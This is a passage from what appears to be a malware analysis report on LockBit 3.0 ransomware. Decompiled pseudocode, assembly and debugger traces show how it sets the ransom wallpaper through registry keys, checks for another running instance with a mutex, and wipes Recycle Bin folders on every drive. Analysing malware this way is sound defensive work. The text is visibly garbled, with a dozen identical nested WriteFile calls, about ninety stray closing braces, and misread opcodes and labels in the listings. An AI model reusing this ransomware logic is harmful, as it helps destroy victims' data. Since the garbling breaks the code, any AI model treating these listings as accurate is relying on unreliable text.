269                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
270                     v30,
271                     v40,
272                     v53,
273                     0) )
274             {
275                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
276                     v30,
277                     v40,
278                     v53,
279                     0) )
280             {
281                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
282                     v30,
283                     v40,
284                     v53,
285                     0) )
286             {
287                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
288                     v30,
289                     v40,
290                     v53,
291                     0) )
292             {
293                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
294                     v30,
295                     v40,
296                     v53,
297                     0) )
298             {
299                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
300                     v30,
301                     v40,
302                     v53,
303                     0) )
304             {
305                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
306                     v30,
307                     v40,
308                     v53,
309                     0) )
310             {
311                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
312                     v30,
313                     v40,
314                     v53,
315                     0) )
316             {
317                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
318                     v30,
319                     v40,
320                     v53,
321                     0) )
322             {
323                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
324                     v30,
325                     v40,
326                     v53,
327                     0) )
328             {
329                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
330                     v30,
331                     v40,
332                     v53,
333                     0) )
334             {
335                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
336                     v30,
337                     v40,
338                     v53,
339                     0) )
340             {
341                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_ReleaseDC)(v12);
342                 v13 = ((int __stdcall *(_DWORD))stru_42569C.ptr_GetDC)(0);
343                 v9 = (((int __stdcall *(_DWORD,_DWORD))stru_425604.ptr_GetDeviceCaps)(v13, 8) + 1) & 0xFFFFFFFF;
344                 v8 = (((int __stdcall *(_DWORD,_DWORD))stru_425604.ptr_GetDeviceCaps)(v13, 10) + 1) & 0xFFFFFFFF;
345                 ((void __cdecl *(_DWORD,_DWORD))stru_42569C.ptr_ReleaseDC)(0, v13);
346                 if ( (((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4255EC.ptr_RegCreateKeyExW)(-2147483648,
347                     v7,
348                     0,
349                     v6,
350                     0,
351                     0xF013F,
352                     0,
353                     v12,
354                     0) )
355                 {
356                     if ( !((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4255EC.ptr_RegSetValueExW)(v12,
357                         v12,
358                         v6,
359                         0,
360                         4,
361                         0,
362                         4) )
363                 {
364                     LOWORD(v6[0]) += 0xF;
365                     if ( !((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4255EC.ptr_RegSetValueExW)(v12,
366                         v12,
367                         v6,
368                         0,
369                         4,
370                         0,
371                         4) )
372                 {
373                     v15 = 1;
374                 }
375             }
376         }
377     }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
00007AB6 004008E6: generating_and_Setting_Ransom_Wallpaper:233 (4008E6) (Synchronized with IDA View-A)

```



## 18.2 Setting Registry Keys of Icon and Wallpaper

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures Enums Imports Exports
IDA View-A Pseudocode-A Loaded Type Libraries Strings window
25 ((void __cdecl *(_DWORD,_DWORD,_DWORD,_DWORD))stru_42540C.ptr_swprintf)(v7, v5, az);
26 { (v11 = a1)
27     v13 = ((int __stdcall *(_DWORD))stru_42569C.ptr_GetDC)(0);
28     v9 = (((int __stdcall *(_DWORD,_DWORD))stru_425604.ptr_GetDeviceCaps)(v13, 8) + 1) & 0xFFFFFFFF;
29     v8 = (((int __stdcall *(_DWORD,_DWORD))stru_425604.ptr_GetDeviceCaps)(v13, 10) + 1) & 0xFFFFFFFF;
30     ((void __cdecl *(_DWORD,_DWORD))stru_42569C.ptr_ReleaseDC)(0, v13);
31     if ( (((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4255EC.ptr_RegCreateKeyExW)(-2147483648,
32         v7,
33         0,
34         v6,
35         0,
36         0xF013F,
37         0,
38         v12,
39         0) )
40     {
41         if ( !((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD))stru_4255EC.ptr_RegSetValueExW)(v12,
42             v12,
43             v6,
44             0,
45             4,
46             0,
47             4) )
48     {
49         LOWORD(v6[0]) += 0xF;
50         if ( !((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD))stru_4255EC.ptr_RegSetValueExW)(v12,
51             v12,
52             v6,
53             0,
54             4,
55             0,
56             4) )
57         {
58             v15 = 1;
59         }
60     }
61     v15 = 1;
62 }
63 ((void __stdcall *(_DWORD))stru_42540C.ptr_NtClose)(v12);
64
65 }
66
000103A7 00410FA7: setting_Windows_Registry_Key:50 (410FA7) (Synchronized with IDA View-A)

```

## Lock bit 3.0 Analysis Report



So the mitre mapping will be as follows :

### #1 Impact as tactic

#### a. Defacement as technique.

##### i. External Defacement as sub-technique

## 19. Mutex Creation:

Lock bit checks if there is another instance of itself running by checking if the mutex below already exists using **CreateMutex**.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A          Pseudocode-A
1 unsigned int mutex_Creation()
2 {
3     unsigned int v0; // ebx
4     WORD v2[6]; // [esp+0h] [ebp-11Ch] BYREF
5     Int v3[12]; // [esp+8h] [ebp-9Ch] BYREF
6     _DWORD v4[26]; // [esp+8h] [ebp-6Ch] BYREF
7     Int v5; // [esp+12h] [ebp-4h] BYREF
8
9     v0 = 0;
10    if (!get_Machine_Guid((int)v3))
11    {
12        v5 = str_Hashing(v2, 0);
13        ((void __cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memset(&v4, 0, 104);
14        ((void __stdcall *)(_DWORD))stru_425SEC.ptr_MD4Init(&v4);
15        ((void __stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_MD4Update(&v4, &v5, 4);
16        ((void __stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_MD4Final(&v4);
17        v1[0] = -275734457;
18        v1[1] = -274816913;
19        v1[2] = -275734431;
20        v1[3] = -279950368;
21        v1[4] = -272320310;
22        v1[5] = -279950289;
23        v1[6] = -272326610;
24        v1[7] = -279950288;
25        v1[8] = -272326610;
26        v1[9] = -279950288;
27        v1[10] = -272326610;
28        v1[11] = -279950288;
29        sub_401240(&v1, 12);
30        v0 = sub_405800();
31        if (!v0)
32            ((void __cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_swprintf(&v0, v3, v4[22]);
33    }
34    return v0;
35}

```

And If there is another instance, the malware returns immediately and does not encrypt anything.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A          Pseudocode-A
1 void sub_409BB0()
2 {
3     int *v0; // eax
4     _DWORD v1[3]; // [esp+0h] [ebp-10h] BYREF
5     Int v2; // [espch] [ebp-4h]
6
7     if (!byte_425129)
8     {
9         v0 = mutex_Creation_From_Machine_Guid();
10        dword_4251A4 = (int __stdcall *)(_DWORD, _DWORD, _DWORD)stru_4254FC.ptr_OpenMutex(0x100000, 0, v2);
11        if (!dword_4251A4)
12        {
13            ((void __stdcall *)(_DWORD))stru_4254FC.ptr_NtClose(dword_4251A4);
14            if (byte_42512E)
15                sub_410484(0, 0, (unsigned __int8)byte_42512E);
16            ((void __stdcall *)(_DWORD))stru_4254FC.ptr_ExitProcess(0);
17        }
18        if ((unsigned int)text_05_version() < 0x3C)
19            v0 = dword_409B00;
20        else
21            v0 = dword_409B00;
22        v1[0] = 12;
23        v1[1] = v0;
24        v1[2] = 0;
25        v1[3] = sub_4068E8(&v1);
26    }
27
28}

```

After getting machine guid it will create mutex on the name of it if no instance of it is running:

## Lock bit 3.0 Analysis Report

The screenshot shows the assembly view of a debugger. The assembly code is annotated with various comments explaining the flow and specific API calls. One notable call is `GetPrivateNameSpace`, which is part of the analysis process.

## 20. Recursively Searching and Wiping Recycle Bin:

For each drive, the malware manually iterates through folders in the first layer of the drive and stops when it finds the first folder with “recycle” in the name.

The screenshot shows the IDA Pro interface with the assembly and pseudocode for the `get_Recycle_Path_in_Drive` function. The pseudocode highlights several key operations, including `FindFirstFileEx` and `DeleteFileW`, used for recursive search and wiping.

Afterward, it uses **FindFirstFileEx** and **FindNextFileW** to iterate through the Recycle Bin folder and looks for all folders that begins with “S-”. Once found, the folders and their contents are recursively deleted using **DeleteFileW**.

## Lock bit 3.0 Analysis Report

```

    cle_Bin proc near ; CODE XREF: wiper_Recycle_Bin_In_All
        . . .
        push    ebp
        mov     ebp, esp
        sub     esp, 464h
        . . .
        lea     eax, [ebp+var_214]
        push    eax
        push    [ebp+arg_0]
        call    get_Recycle_Path_in_Drive
        test   eax, eax
        jne    loc_407589
        lea     eax, [ebp+var_214]
        push    eax
        call    add_a_backslash
        lea     eax, [ebp+var_C]
        mov     dword ptr [eax], 200853h
        mov     dword ptr [eax+1], 2Ah ; =
        push    eax
        push    0 ; _DWORD
        lea     eax, [ebp+var_214]
        push    eax
        push    0 ; _DWORD
        call    stru_42540C.ptr_wscat
        add    esp, 6
        push    0 ; _DWORD
        push    0 ; _DWORD
        push    0 ; _DWORD
        lea     eax, [ebp+var_44]
        push    eax
        push    0 ; _DWORD
        push    0 ; _DWORD
        lea     eax, [ebp+var_214]
        push    eax
        push    0 ; _DWORD
        call    stru_4254FC.ptr_FindFirstFileExW
        mov     [ebp+var_4], eax
    000068BC 004074BC: wiper_Recycle_Bin (Synchronized with Pseudocode-A)
    < 

```

The assembly code for the `wiper_Recycle_Bin` function is shown. It starts by setting up a stack frame, pushing `ebp` onto the stack, and then performing several pushes and calls to set up parameters for the `get_Recycle_Path_in_Drive` function. After this, it checks if the result is not equal to zero. If it is not, it calls `add_a_backslash` and then `stru_42540C.ptr_wscat`. Finally, it calls `stru_4254FC.ptr_FindFirstFileExW` and stores the result in `[ebp+var_4]`.

The above function to wipe Recycle Bin is called on every fixed and removable logical drives on the system.

```

    tes: bp-based frame
    cle_Bin_In_All_Drives proc near ; DATA XREF: sub_417834+11740
        . . .
        push    ebp
        mov     ebp, esp
        sub     esp, 200h
        push    ebx
        push    esi
        push    eax
        lea     eax, [ebp+var_208]
        push    eax
        push    104h ; _DWORD
        call    stru_4254FC.ptr_GetLogicalDriveStringsW
        mov     ebx, eax
        test   ebx, ebx
        jne    loc_4074B3
        shr    ebx, 2
        lea     esi, [ebp+var_208]
    4:   push    esi ; CODE XREF: wiper_Recycle_Bin_In_All
        call    stru_4254FC.ptr_GetDriveTypeW
        cmp    eax, 2
        jne    short loc_4074A5
        cmp    eax, 2
        jnz    short loc_4074AB
    5:   ; CODE XREF: wiper_Recycle_Bin_In_All
        push    esi
        call    wiper_Recycle_Bin
    8:   lea     esi, [esi+8]
        dec    ebx
        test   ebx, ebx
    00006895 00407495: wiper_Recycle_Bin_In_All_Drives:15 (407495) (Synchronized with IDA View-A)
    <

```


The assembly code for the `wiper_Recycle_Bin_In_All_Drives` function is shown. It starts by setting up a stack frame and then enters a loop. Inside the loop, it calls `stru_4254FC.ptr_GetLogicalDriveStringsW` to get the list of drives. It then iterates through the drives using `GetDriveTypeW` to determine if they are fixed or removable. If they are removable, it calls `wiper_Recycle_Bin` for each one.

This can be seen dynamically as follow:

769033DE	CC	int3	
769033DF	CC	int3	
769033E0	^ FF25 7C10A376	jmp dword ptr ds:[&GetLogicalDriveStringsW]	GetLogicalDriveStringsW
769033E1	CC	int3	
769033E2	CC	int3	
769033E3	CC	int3	
769033E4	CC	int3	
769033E5	CC	int3	
769033E6	CC	int3	
769033E7	CC	int3	
769033E8	CC	int3	
769033E9	CC	int3	
769033EA	CC	int3	
769033EB	CC	int3	

## Lock bit 3.0 Analysis Report

00327488	C1EB 02	shr ebx,2	esi:L"C:\\\"
00327489	80B5 F8FDFFFF	lea esi,dword ptr ss:[ebp-208]	
00327490	56	push esi	
00327495	<b>FF15 68553400</b>	<b>call dword ptr ds:[345568]</b>	
00327498	83F8 03	cmp eax,3	
0032749E	74 05	<b>je 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.3274A5</b>	
003274A0	83F8 02	cmp eax,4	
003274A3	75 06	<b>jne 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.3274AB</b>	
003274A5	56	push esi	
003274A6	08 11000000	<b>call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.3274BC</b>	
003274AB	8D76 08	lea esi,dword ptr ds:[esi+8]	
003274AE	4B	dec ebx	
003274AF	85DB	test ebx,ebx	
003274B1	75 E1	<b>jne 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.327494</b>	
003274B3	5E	pop esi	
003274B4	5B	pop ebx	
003274B5	8BE5	mov esp,ebp	
003274B7	5D	pop ebp	
003274B8	C3	ret	
003274B9	8D40 00	lea eax,dword ptr ds:[eax]	
003274BC	55	push ebp	



003275A0	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\\"
003275A3	8D85 DCFFFFFF	lea eax,dword ptr ss:[ebp-224]	eax:L"\"recycle\""
003275A9	50	push eax	
003275AA	<b>FF15 44543400</b>	<b>call dword ptr ds:[345444]</b>	
003275B0	83C4 08	add esp,8	
003275B3	8D45 E4	lea eax,dword ptr ss:[ebp-1C]	
003275B6	C700 2A007200	mov dword ptr ds:[eax],72002A	eax:L"\"recycle\""
003275B8	C740 04 65006300	mov dword ptr ds:[eax+4],65006305	eax+4:L"\"recycle\""
003275B9	C740 08 79006300	mov dword ptr ds:[eax+8],630079	eax+8:L"\"recycle\""
003275C3	C740 10 6C006500	mov dword ptr ds:[eax+C],65006C	eax+C:L"\"recycle\""
003275C4	C740 10 2A000000	mov dword ptr ds:[eax+10],2A	2A:L"\"recycle\""
003275D8	50	push esp	eax:L"\"recycle\""
003275D9	8D85 DCFFFFFF	lea eax,dword ptr ss:[ebp-224]	eax:L"\"recycle\""
003275DF	50	push eax	
003275E0	<b>FF15 A0543400</b>	<b>call dword ptr ds:[345440]</b>	
003275E6	83C4 08	add esp,8	
003275E9	6A 00	push 0	
003275EB	6A 00	push 0	
003275ED	6A 00	push 0	
003275EF	8D85 8CFBFFFF	lea eax,dword ptr ss:[ebp-474]	
003275F5	50	push eax	eax:L"\"recycle\""
003275F6	6A 00	push 0	
003275F8	8D85 DCFFFFFF	lea eax,dword ptr ss:[ebp-224]	eax:L"\"recycle\""
003275F9	50	push eax	
003275FF	<b>FF15 08553400</b>	<b>call dword ptr ds:[345508]</b>	eax:L"\"recycle\""
00327605	8945 F8	mov dword ptr ss:[ebp-8],eax	
00327608	837D F8 FF	cmp dword ptr ss:[ebp-8],FFFFFFFFFF	

76FFA610	88FF	mov edi,edi	[ebp+8]:L"C:\\\"recycle\""
76FFA612	55	push ebp	eax:L"\"recycle\""
76FFA613	88EC	mov ebp,esp	eax:L"\"recycle\""
76FFA615	8845 08	mov eax,dword ptr ss:[ebp+8]	
76FFA618	33C9	xor ecx,ecx	
76FFA61A	6BD0	mov edx,edx	
76FFA61C	66:3908	cmp word ptr ds:[eax],cx	
76FFA61F	74 08	<b>je ntd1!76FFA629</b>	
76FFA621	83C2 02	add edx,2	
76FFA624	66:390A	cmp word ptr ds:[edx],cx	
76FFA627	75 F8	<b>jne ntd1!76FFA621</b>	
76FFA629	56	push esi	
76FFA62A	8875 0C	mov esi,dword ptr ss:[ebp+C]	
76FFA62D	2BD6	sub edx,esi	
76FFA62F	0FB70E	movzx ecx,word ptr ds:[esi]	
76FFA632	66:890C32	mov word ptr ds:[edx-esi],cx	
76FFA636	8D76 02	lea esi,dword ptr ds:[esi+2]	
76FFA639	66:85C9	test cx,cx	
76FFA63C	<b>75 F1</b>	<b>jne ntd1!76FFA62F</b>	
76FFA63E	5E	pop esi	
76FFA63F	5D	pop ebp	
76FFA640	C3	ret	
76FFA641	CC	int3	
76FFA642	CC	int3	
76FFA643	CC	int3	
76FFA644	CC	int3	

769D31FE	CC	int3	
769D31FF	CC	int3	
<b>Z69D3200</b>	<b>FF25 E40FA376</b>	<b>jmp dword ptr ds:[&lt;&amp;FindFirstFileExW&gt;]</b>	<b>FindFirstFileExW</b>
769D3206	CC	int3	
769D3207	CC	int3	
769D3208	CC	int3	
769D3209	CC	int3	
769D320A	CC	int3	
769D320B	CC	int3	
769D320C	CC	int3	

## Lock bit 3.0 Analysis Report

```

75A122B7 32FF xor bh,bh
75A122B9 8D4424 34 lea eax,dword ptr ss:[esp+34]
75A122B0 50 push eax
75A122B2 8D4424 24 lea eax,dword ptr ss:[esp+24]
75A122B4 50 push eax
75A122C3 8D4424 1C lea eax,dword ptr ss:[esp+1C]
75A122C7 50 push eax
75A122C8 56 push esi
75A122C9 FF15 3CC0AD75 call dword ptr ds:[<&RtlDosPathNameToRelativeNtPathName_U>]
75A122CF 84C0 test al,al
75A122D1 v OF84 59FB0200 je kernelbase.75A41E30
75A122D2 884424 18 mov eax,dword ptr ss:[esp+18]
75A122D3 FF7424 30 push dword ptr ss:[esp+30]
75A122D7 894424 28 mov dword ptr ss:[esp+28],eax
75A122E3 FF15 48C1AD75 call dword ptr ds:[<&RtlIsDosDeviceName_U>]
75A122E9 88F0 mov esi,eax
75A122EB 85F6 test esi,esi
75A122ED v OF85 44FB0200 jne kernelbase.75A41E37
75A122F3 884424 20 mov eax,dword ptr ss:[esp+20]
75A122F7 88E424 18 mov adv_dword ptr ss:[esp+20],eax

```

[esp+34]:L"C:\\\$Recycle.Bin\\S-\*"  
eax:L"?\\?\\C:\\\$Recycle.Bin\\S-\*"  
[esp+24]:L"S-\*"  
eax:L"?\\?\\C:\\\$Recycle.Bin\\S-\*"  
[esp+1C]:L"?\\?\\C:\\\$Recycle.Bin\\S-\*"  
eax:L"?\\?\\C:\\\$Recycle.Bin\\S-\*"  
esi:L"C:\\\$Recycle.Bin\\S-\*"

[esp+28]:L"?\\?\\C:\\\$Recycle.Bin\\S-\*"  
esi:L"C:\\\$Recycle.Bin\\S-\*", eax:L"?\\?\\C  
esi:L"C:\\\$Recycle.Bin\\S-\*"

```

75A124CB 8943 04 mov dword ptr ds:[ebx+4],eax
75A124CE 884424 74 mov eax,dword ptr ss:[esp+74]
75A124D2 8943 08 mov dword ptr ds:[ebx+8],eax
75A124D5 884424 78 mov eax,dword ptr ss:[esp+78]
75A124D9 8943 0C mov dword ptr ds:[ebx+C],eax
75A124D0 884424 7C mov eax,dword ptr ss:[esp+7C]
75A124E0 8943 10 mov dword ptr ds:[ebx+10],eax
75A124E3 888424 80000000 mov eax,dword ptr ss:[esp+80]
75A124EA 8943 14 mov dword ptr ds:[ebx+14],eax
75A124ED 888424 84000000 mov eax,dword ptr ss:[esp+84]
75A124F4 8943 18 mov dword ptr ds:[ebx+18],eax
75A124F7 888424 94000000 mov eax,dword ptr ss:[esp+94]
75A124FE 8943 1C mov dword ptr ds:[ebx+1C],eax
75A12500 888424 90000000 mov eax,dword ptr ss:[esp+90]
75A12508 8943 20 mov dword ptr ds:[ebx+20],edi
75A1250A 8943 20 mov dword ptr ds:[ebx+20],eax
75A1250D 81F6 06020000 cmp esi,edi
75A12513 v OF87 FEF90200 ja kernelbase.75A41F17
75A12519 837D 0C 00 cmp dword ptr ss:[ebp+0],0
75A1251D v OF85 7C010000 jne kernelbase.75A1269F
75A12523 8D8424 C6000000 lea eax,dword ptr ss:[esp+6]
75A1252A 56 push esi
75A1252D 2A push eax

```

eax:L"S-1-5-18"  
eax:L"S-1-5-18"

## Recursive Folder Deletion:

```

0032754C 8D8D C8FBFFFF lea ecx,dword ptr ss:[ebp-438]
00327552 51 push ecx
00327553 8D40 02 lea eax,dword ptr ds:[eax+2]
00327556 50 push eax
00327557 FF15 445443400 call dword ptr ds:[345444]
0032755D 83C4 08 add esp,8
00327560 8D85 ECFDFFFF lea eax,dword ptr ss:[ebp-214]
00327566 50 push eax
00327567 E8 00010000 call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.32766C
0032756C 8D85 9CFCBFFF lea eax,dword ptr ss:[ebp-464]
00327572 50 push eax
00327573 FF75 FC push dword ptr ss:[ebp-4]
00327576 FF15 0C553400 call dword ptr ds:[34550C]
0032757C 85C0 test eax,eax
0032757E ^ 75 AE jne 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.32752E
00327580 FF75 FC push dword ptr ss:[ebp-4]
00327583 FF15 10553400 call dword ptr ds:[345510]

```

eax:L"C:\\\$Recycle.Bin\\S-1-5-18",  
eax:L"C:\\\$Recycle.Bin\\S-1-5-18"  
eax:L"C:\\\$Recycle.Bin\\S-1-5-18"  
eax:L"C:\\\$Recycle.Bin\\S-1-5-18"  
eax:L"C:\\\$Recycle.Bin\\S-1-5-18"  
eax:L"C:\\\$Recycle.Bin\\S-1-5-18"  
eax:L"C:\\\$Recycle.Bin\\S-1-5-18"

```

75A114DE CC int3
75A114E0 8BFF mov edi,edi
75A114E2 55 push ebp
75A114E3 8BEC mov ebp,esp
75A114E5 6A FE push FFFFFFFE
75A114E7 68 6053AC75 push kernelbase.75AC5360
75A114E8 68 A0F8A275 push kernelbase.75A2F8A0
75A114F1 64:A1 00000000 mov eax,dword ptr ss:[0]
75A114F7 50 push eax
75A114F8 83EC 20 sub esp,20
75A114FB 53 push ebx
75A114FC 56 push esi
75A114FD 57 push edi
75A114FE A1 308BAD75 mov eax,dword ptr ds:[75AD8B30]
75A11503 3145 F8 xor dword ptr ss:[ebp-8],eax
75A11506 33C5 xor eax,ebp
75A11508 50 push eax
75A11509 8D45 F0 lea eax,dword ptr ss:[ebp-10]
75A1150C 64:A3 00000000 mov dword ptr ss:[0],eax
75A11512 8B7D 08 mov edi,dword ptr ss:[ebp+8]
75A11515 83FF 01 cmp edi,1
75A11518 v OF84 C6040300 je kernelbase.75A419E4

```

FindNextFile

esi:L"C:\\\"

[ebp+8]:L"C:\\\$Recycle.Bin\\S-1-5-18"

```

/69D3355  CC int3
769D333F  CC int3
769D3340 ^ FF25 AC0FA376 jmp dword ptr ds:[<&GetFileAttributesW>]
769D3346  CC int3
769D3347  CC int3
769D3348  CC int3
769D3349  CC int3
769D334A  CC int3

```

GetFileAttributesW

### Lock bit 3.0 Analysis Report

75A120AF	8945 F8	mov dword ptr ss:[ebp-8],eax push ebx push esi push edi	ebx:L"desktop.ini"
75A120B2	53	lea eax,dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\\$Recycle.Bin\\S-1-5-18"
75A120B3	56	xor ebx,ebx	ebx:L"desktop.ini"
75A120B4	57	push ebx	ebx:L"desktop.ini"
75A120B5	8B7D 08	push ebx	ebx:L"desktop.ini"
75A120B8	8D45 C4	push eax	push eax
75A120B9	33DB	push edi	push edi
75A120BD	53	call dword ptr ds:[<&RtlDosPathNameToNtPathName_U_WithStatus>]	[ebp-4C]:L"C:\\\"
75A120BE	53	test eax,eax	
75A120BF	50	je kernelbase.75A1213D	
75A120C0	57	mov esi,dword ptr ss:[ebp-38]	
75A120C1	FF15 F4C0AD75	lea eax,dword ptr ss:[ebp-3C]	
75A120C7	85C0	mov dword ptr ss:[ebp-4C],eax	
75A120C9	78 72	lea eax,dword ptr ss:[ebp-34]	
75A120CB	8B75 C8		
75A120CE	8D45 C4		
75A120D1	8945 B4		
75A120D4	8D45 CC		

769D31FE	CC	int3	
769D31FF	CC	int3	
769D3200	FF25 E40FA376	jmp dword ptr ds:[<&FindFirstFileExW>]	FindFirstFileExW
769D3206	CC	int3	
769D3207	CC	int3	
769D3208	CC	int3	
769D3209	CC	int3	
